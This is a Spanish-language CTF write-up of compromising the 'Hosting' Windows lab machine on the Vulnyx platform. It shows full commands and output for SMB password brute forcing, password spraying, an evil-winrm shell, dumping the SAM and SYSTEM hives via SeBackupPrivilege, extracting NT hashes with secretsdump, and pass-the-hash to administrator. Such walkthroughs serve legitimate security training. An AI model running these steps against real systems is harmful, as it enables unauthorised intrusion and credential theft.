Write-Up/Explicación paso a paso de Hackeo y Rooteo a Máquina Virtual Hosting– Plataforma Vulnyx

DISCLAIMER (Autorización y alcance):

1. **Ámbito del informe:**
   Este informe describe exclusivamente las actividades de evaluación de seguridad realizadas sobre la **máquina virtual "Hosting"** alojada en la plataforma **Vulnyx**, en un entorno de laboratorio/CTF controlado. Todas las pruebas se realizaron con un alcance limitado al sistema indicado y bajo las condiciones definidas por la plataforma.

2. **Propósito:**
   El propósito del ejercicio es **educativo** y de investigación: identificar vectores de ataque, demostrar posibles impactos y proponer medidas de mitigación. No pretende explotar vulnerabilidades en sistemas ajenos ni causar daño.

3. **Autorización:**
   Las técnicas y pruebas documentadas aquí deben ser aplicadas **únicamente** en sistemas para los que se disponga de **autorización explícita y por escrito** del propietario. La reproducción de estas pruebas en equipos o redes que no te pertenezcan, o sin permiso, es **ilegal** y **poco ética**.

4. **Limitaciones y responsabilidad:**
   Ni el autor ni la institución/entidad que lo respalde asumen responsabilidad por el uso indebido del contenido de este informe. Cualquier acción realizada fuera del alcance de autorización corre por cuenta exclusiva del actor que la ejecute.

ENUMERACIÓN

Descubrimiento de host activos con netdiscover:


```
 IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------
192.168.1.1     c4:a3:66:d0:6a:1a      1      60  zte corporation
192.168.1.137   d8:5e:d3:e2:37:8f      2     120  GIGA-BYTE TECHNOLOGY CO.,LTD.
192.168.1.138   4c:4a:48:07:6f:fe      1      60  Unknown vendor
192.168.1.139   4c:4a:48:07:6f:fe      1      60  Unknown vendor
192.168.1.144   84:7b:57:62:bd:a3      1      60  Intel Corporate
192.168.1.129   e0:4b:a6:4a:eb:c9      1      60  HUAWEI TECHNOLOGIES CO.,LTD
192.168.1.131   04:c4:61:9d:9c:08      1      60  Murata Manufacturing Co., Ltd.
192.168.1.128   e0:e2:e6:52:f0:3c      1      60  Espressif Inc.
192.168.1.138   08:6f:48:42:dd:22      1      60  Shenzhen iComm Semiconductor CO.,LTD
192.168.1.146   38:18:4c:d9:4d:bd      1      60  Sony Home Entertainment&Sound Products Inc
192.168.1.139   08:6f:48:42:dd:22      1      60  Shenzhen iComm Semiconductor CO.,LTD
192.168.1.134   fc:02:96:26:cd:99      1      60  Xiaomi Communications Co Ltd
192.168.1.154   08:00:27:68:f5:4e      1      60  PCS Systemtechnik GmbH
```

Escaneo inicial para descubrir los puertos abiertos:

Escaneo exhaustivo para encontrar versión de los servicios que corren por los puertos abiertos:

```
Scanning 192.168.1.154 [65535 ports]
Discovered open port 135/tcp on 192.168.1.154
Discovered open port 80/tcp on 192.168.1.154
Discovered open port 445/tcp on 192.168.1.154
Discovered open port 139/tcp on 192.168.1.154
Discovered open port 49665/tcp on 192.168.1.154
Discovered open port 49668/tcp on 192.168.1.154
Discovered open port 49667/tcp on 192.168.1.154
Discovered open port 7680/tcp on 192.168.1.154
Discovered open port 5040/tcp on 192.168.1.154
Discovered open port 49664/tcp on 192.168.1.154
Discovered open port 47001/tcp on 192.168.1.154
Discovered open port 49666/tcp on 192.168.1.154
Discovered open port 49669/tcp on 192.168.1.154
Discovered open port 49670/tcp on 192.168.1.154
Discovered open port 5985/tcp on 192.168.1.154
```

Accedemos al puerto 80 de la máquina:





Bien, nos encontramos antes un IIS un servidor web de Windows.

Realizamos un fuzzing de directorios y archivos para ver qué podemos encontrar, nos encontramos con un directorio /speed

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/hosting]
└─# gobuster dir -u http://192.168.1.154 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -b 404 -x
 html,txt,php,js,bak,json
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.154
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              bak,json,html,txt,php,js
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
speed                (Status: 301) [Size: 161] [--> http://192.168.1.154/speed/]
Progress: 1453487 / 1453487 (100.00%)
===============================================================
```

Si accedemos al directorio /speed nos encontramos con una página web.





En ella encontramos nombres de usuario de posibles usuarios.

Tenemos que tener en cuenta que tenemos el protocolo SMB y el WinRM abiertos, por lo que vamos a probar con netexec para ver si podemos hacer un ataque de fuerza bruta y obtener las credenciales.

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/hosting]
└─# curl -sX GET "http://192.168.1.154/speed/" | grep "@hosting.nyx" | cut -d "@" -f1
p.smith
a.krist
m.faeny
k.lendy

┌──(root㉿kali)-[/home/phoenixx/Escritorio/hosting]
└─# curl -sX GET "http://192.168.1.154/speed/" | grep "@hosting.nyx" | cut -d "@" -f1 > users
```

Extraemos los nombres de usuario y lo utilizamos en netexec.

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/hosting]
└─# netexec smb 192.168.1.154 -u users -p /usr/share/wordlists/rockyou.txt --ignore-pw-decoding
SMB         192.168.1.154   445    HOSTING          [*] Windows 10 / Server 2019 Build 19041 x64 (name:HOSTING) (domain:HOST
```

Encontramos una contraseña válida:

```
SMB         192.168.1.154   445    HOSTING          [+] HOSTING\p.smith:kissme
```

Vamos a probar si directamente nos podemos conectar a WinRM, por si hubiera reutilización de contraseñas:

Pero no obtenemos resultado, vamos a probar a conectarnos a SMB y ver los recursos compartidos a los que podemos acceder con las credenciales conseguidas.

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/hosting]
└─# smbclient -U "p.smith" -L //192.168.1.154
Password for [WORKGROUP\p.smith]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Admin remota
        C$              Disk      Recurso predeterminado
        IPC$            IPC       IPC remota
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.1.154 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Podemos autenticarnos pero no podemos ver el workgroup, ahora listamos los permisos que tenemos en los diferentes recursos.

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/hosting]
└─# smbmap -H 192.168.1.154 -u "p.smith" -p "kissme"

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _   \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                    https://github.com/ShawnDEvans/smbmap

[\] Checking for open ports...
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)
[|] Enumerating shares...

[+] IP: 192.168.1.154:445       Name: hosting.home              Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Admin remota
        C$                                                      NO ACCESS       Recurso predeterminado
        IPC$                                                    READ ONLY       IPC remota
```

Solo tenemos acceso al recurso IPC, aunque no es relevante, solo tenemos acceso básico autenticado.

Llegados a este punto ya que hemos listado puertos RPC abiertos podemos utilizar rpcclient para ver si podemos enumerar más usuarios del dominio e intentar algo.

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/hosting]
└─# rpcclient -U "p.smith%kissme" 192.168.1.154
rpcclient $> srvinfo
        192.168.1.154  Wk Sv NT
        platform_id     :       500
        os version      :       10.0
        server type     :       0x1003
```

Enumeramos información del servicio, así como obtenemos usuarios del dominio y un dato interesante, una contraseña, que aparece ligada al usuario m.davis, pero que aparezca en la descripción no quiere decir que le pertenezca, aun así la probaremos.

```
rpcclient $> querydispinfo
index: 0x1 RID: 0x1f4 acb: 0x00000211 Account: Administrador    Name: (null)    Desc: (null)
index: 0x2 RID: 0x3ea acb: 0x00000214 Account: administrator    Name: Administrator     Desc: (null)
index: 0x3 RID: 0x1f7 acb: 0x00000215 Account: DefaultAccount   Name: (null)    Desc: (null)
index: 0x4 RID: 0x3ec acb: 0x00000214 Account: f.miller Name: Frank Miller      Desc: (null)
index: 0x5 RID: 0x1f5 acb: 0x00000215 Account: Invitado Name: (null)    Desc: (null)
index: 0x6 RID: 0x3ee acb: 0x00000214 Account: j.wilson Name: John Wilson       Desc: (null)
index: 0x7 RID: 0x3ed acb: 0x00000214 Account: m.davis  Name: Mike Davis        Desc: H0$T1nG123!
index: 0x8 RID: 0x3eb acb: 0x00000214 Account: p.smith  Name: Paul Smith        Desc: (null)
index: 0x9 RID: 0x1f8 acb: 0x00000011 Account: WDAGUtilityAccount       Name: (null)    Desc: (null)
rpcclient $> enumdomusers
user:[Administrador] rid:[0x1f4]
user:[administrator] rid:[0x3ea]
user:[DefaultAccount] rid:[0x1f7]
user:[f.miller] rid:[0x3ec]
user:[Invitado] rid:[0x1f5]
user:[j.wilson] rid:[0x3ee]
user:[m.davis] rid:[0x3ed]
user:[p.smith] rid:[0x3eb]
user:[WDAGUtilityAccount] rid:[0x1f8]
rpcclient $> netshareenum
result was WERR_ACCESS_DENIED
```

Bien, primero comprobamos si la contraseña pertenece a ese usuario con netexec (ponemos comillas simples para evitar problemas con caracteres que podrían romper el comando.


```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/hosting]
└─# netexec smb 192.168.1.154 -u m.davis -p 'H0$T1nG123!'
SMB         192.168.1.154   445    HOSTING          [*] Windows 10 / Server 2019 Build 19041 x64 (name:HOSTING) (domain:HOST
ING) (signing:False) (SMBv1:None)
SMB         192.168.1.154   445    HOSTING          [-] HOSTING\m.davis:H0$T1nG123! STATUS_LOGON_FAILURE
```

La contraseña no es válida, así que intentamos otra cosa, en este caso, vamos a utilizar esa contraseña pero con todos los usuarios disponibles, ya que es posible que sea la contraseña de otro usuario, es muy sospechoso que una palabra a la cual intencionadamente se han cambiado caracteres estratégicos no sea una contraseña.

```
  GNU nano 8.7
Administrador
administrator
DefaultAccount
f.miller
Invitado
j.wilson
m.davis
p.smith
```


Creamos un archivo con los usuarios y ahora si con netexec probamos la misma contraseña para todos estos usuarios:

Dicha contraseña es válida para el usuario j.wilson:




Al interacturar con smbclient a los diferentes recursos compartidos vemos que podemos verlos pero solo tenemos permisos de lectura, nada más.

Bien tenemos el puerto de WinRM abierto, vamos a ver si las credenciales obtenidas para el SMB se reutilizan en este caso.



Efectivamente, tenemos usuario y contraseña de un usuario habilitado para utilizar el protocolo de control remoto de Windows, por lo que vamos a utilizar evil-winrm para obtener un shell válida.



Shell conseguida como el usuario j.wilson.

Bien ahora lo primero que deberíamos de hacer en una máquina Windows es observar los privilegios que tenemos como usuario.

```
*Evil-WinRM* PS C:\Users\j.wilson\Documents> whoami /priv

INFORMACIàN DE PRIVILEGIOS
--------------------------

Nombre de privilegio          Descripci¢n                                        Estado
============================= ================================================== ==========
SeBackupPrivilege             Hacer copias de seguridad de archivos y directorios Habilitada
SeRestorePrivilege            Restaurar archivos y directorios                   Habilitada
SeShutdownPrivilege           Apagar el sistema                                  Habilitada
SeChangeNotifyPrivilege       Omitir comprobaci¢n de recorrido                   Habilitada
SeUndockPrivilege             Quitar equipo de la estaci¢n de acoplamiento       Habilitada
SeIncreaseWorkingSetPrivilege Aumentar el espacio de trabajo de un proceso       Habilitada
SeTimeZonePrivilege           Cambiar la zona horaria                            Habilitada
```

PELIGRO! Tenemos privilegios para hacer copias de seguridad de archivos y directorios, esto nos abre la puerta a copiar archivos del registro del sistema, saltándonos por completo las ACL (Acces Control List) que a grosso modo funcionan como los permisos en Linux, permitiendo qué usuario puede interactuar con ellos y de qué manera, aunque mucho más avanzadas y complejas.

```
*Evil-WinRM* PS C:\Users\j.wilson\Documents> reg save HKLM\SAM sam
La operaci¢n se complet¢ correctamente.
```

Copiamos a la carpeta donde nos encontramos un directorio del registro llamado SAM de HKEYLOCALMACHINE, contiene las bases de datos de cuentas locales, así como los hashes de las contraseñas de usuarios e info de los usuarios locales.

PELIGRO! NOS PODEMOS COPIAR EL RECURSO SYSTEM TAMBIÉN NECESARIO PARA EXTRAER LOS HASHES

```
*Evil-WinRM* PS C:\Users\j.wilson\Documents> reg save HKLM\SYSTEM system
La operaci¢n se complet¢ correctamente.
```

Como nos encontramos con WinRM podemos con el comand download descargarnos los dos recursos a nuestra máquina.

```
*Evil-WinRM* PS C:\Users\j.wilson\Documents> download sam

Info: Downloading C:\Users\j.wilson\Documents\sam to sam

Info: Download successful!
*Evil-WinRM* PS C:\Users\j.wilson\Documents> download system

Info: Downloading C:\Users\j.wilson\Documents\system to system
Progress: 35% : |
```

Ahora ya con los recursos en nuestra máquina local utilizamos la herramienta impacket-secretsdump:

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/hosting]
└─# impacket-secretsdump -system system -sam sam LOCAL
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x827cc782adafc2fd1b7b7a48da1e20ba
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:8afe1e889d0977f8571b3dc0524648aa:::
administrator:1002:aad3b435b51404eeaad3b435b51404ee:41186fb28e283ff758bb3dbeb6fb4a5c:::
p.smith:1003:aad3b435b51404eeaad3b435b51404ee:2cf4020e126a3314482e5e87a3f39508:::
f.miller:1004:aad3b435b51404eeaad3b435b51404ee:851699978beb72d9b0b820532f74de8d:::
m.davis:1005:aad3b435b51404eeaad3b435b51404ee:851699978beb72d9b0b820532f74de8d:::
j.wilson:1006:aad3b435b51404eeaad3b435b51404ee:a6cf5ad66b08624854e80a8786ad6bac:::
[*] Cleaning up...
```

Llegados a este punto ya tenemos lo que necesitamos para hacerle un bypass a los hashes y saltarnos toda la autenticación utilizándolos.

Si ahora cogemos el del usuario administrador, tenemos que utilizar el nthash que es el de la contraseña local:

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/hosting]
└─# netexec winrm 192.168.1.154 -u 'administrator' -H '41186fb28e283ff758bb3dbeb6fb4a5c'
WINRM       192.168.1.154   5985   HOSTING          [*] Windows 10 / Server 2019 Build 19041 (name:HOSTING) (domain:HOSTING)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from cryptography.hazmat.primitives.ciphers.algorithms in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       192.168.1.154   5985   HOSTING          [+] HOSTING\administrator:41186fb28e283ff758bb3dbeb6fb4a5c (Pwn3d!)
```

Ahora utilizamos ese hash para conectarnos con evil-winrm pero con la cuenta de administrador:

```
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\administrator\Documents> whoami
hosting\administrator
```

ROOTEO CONSEGUIDO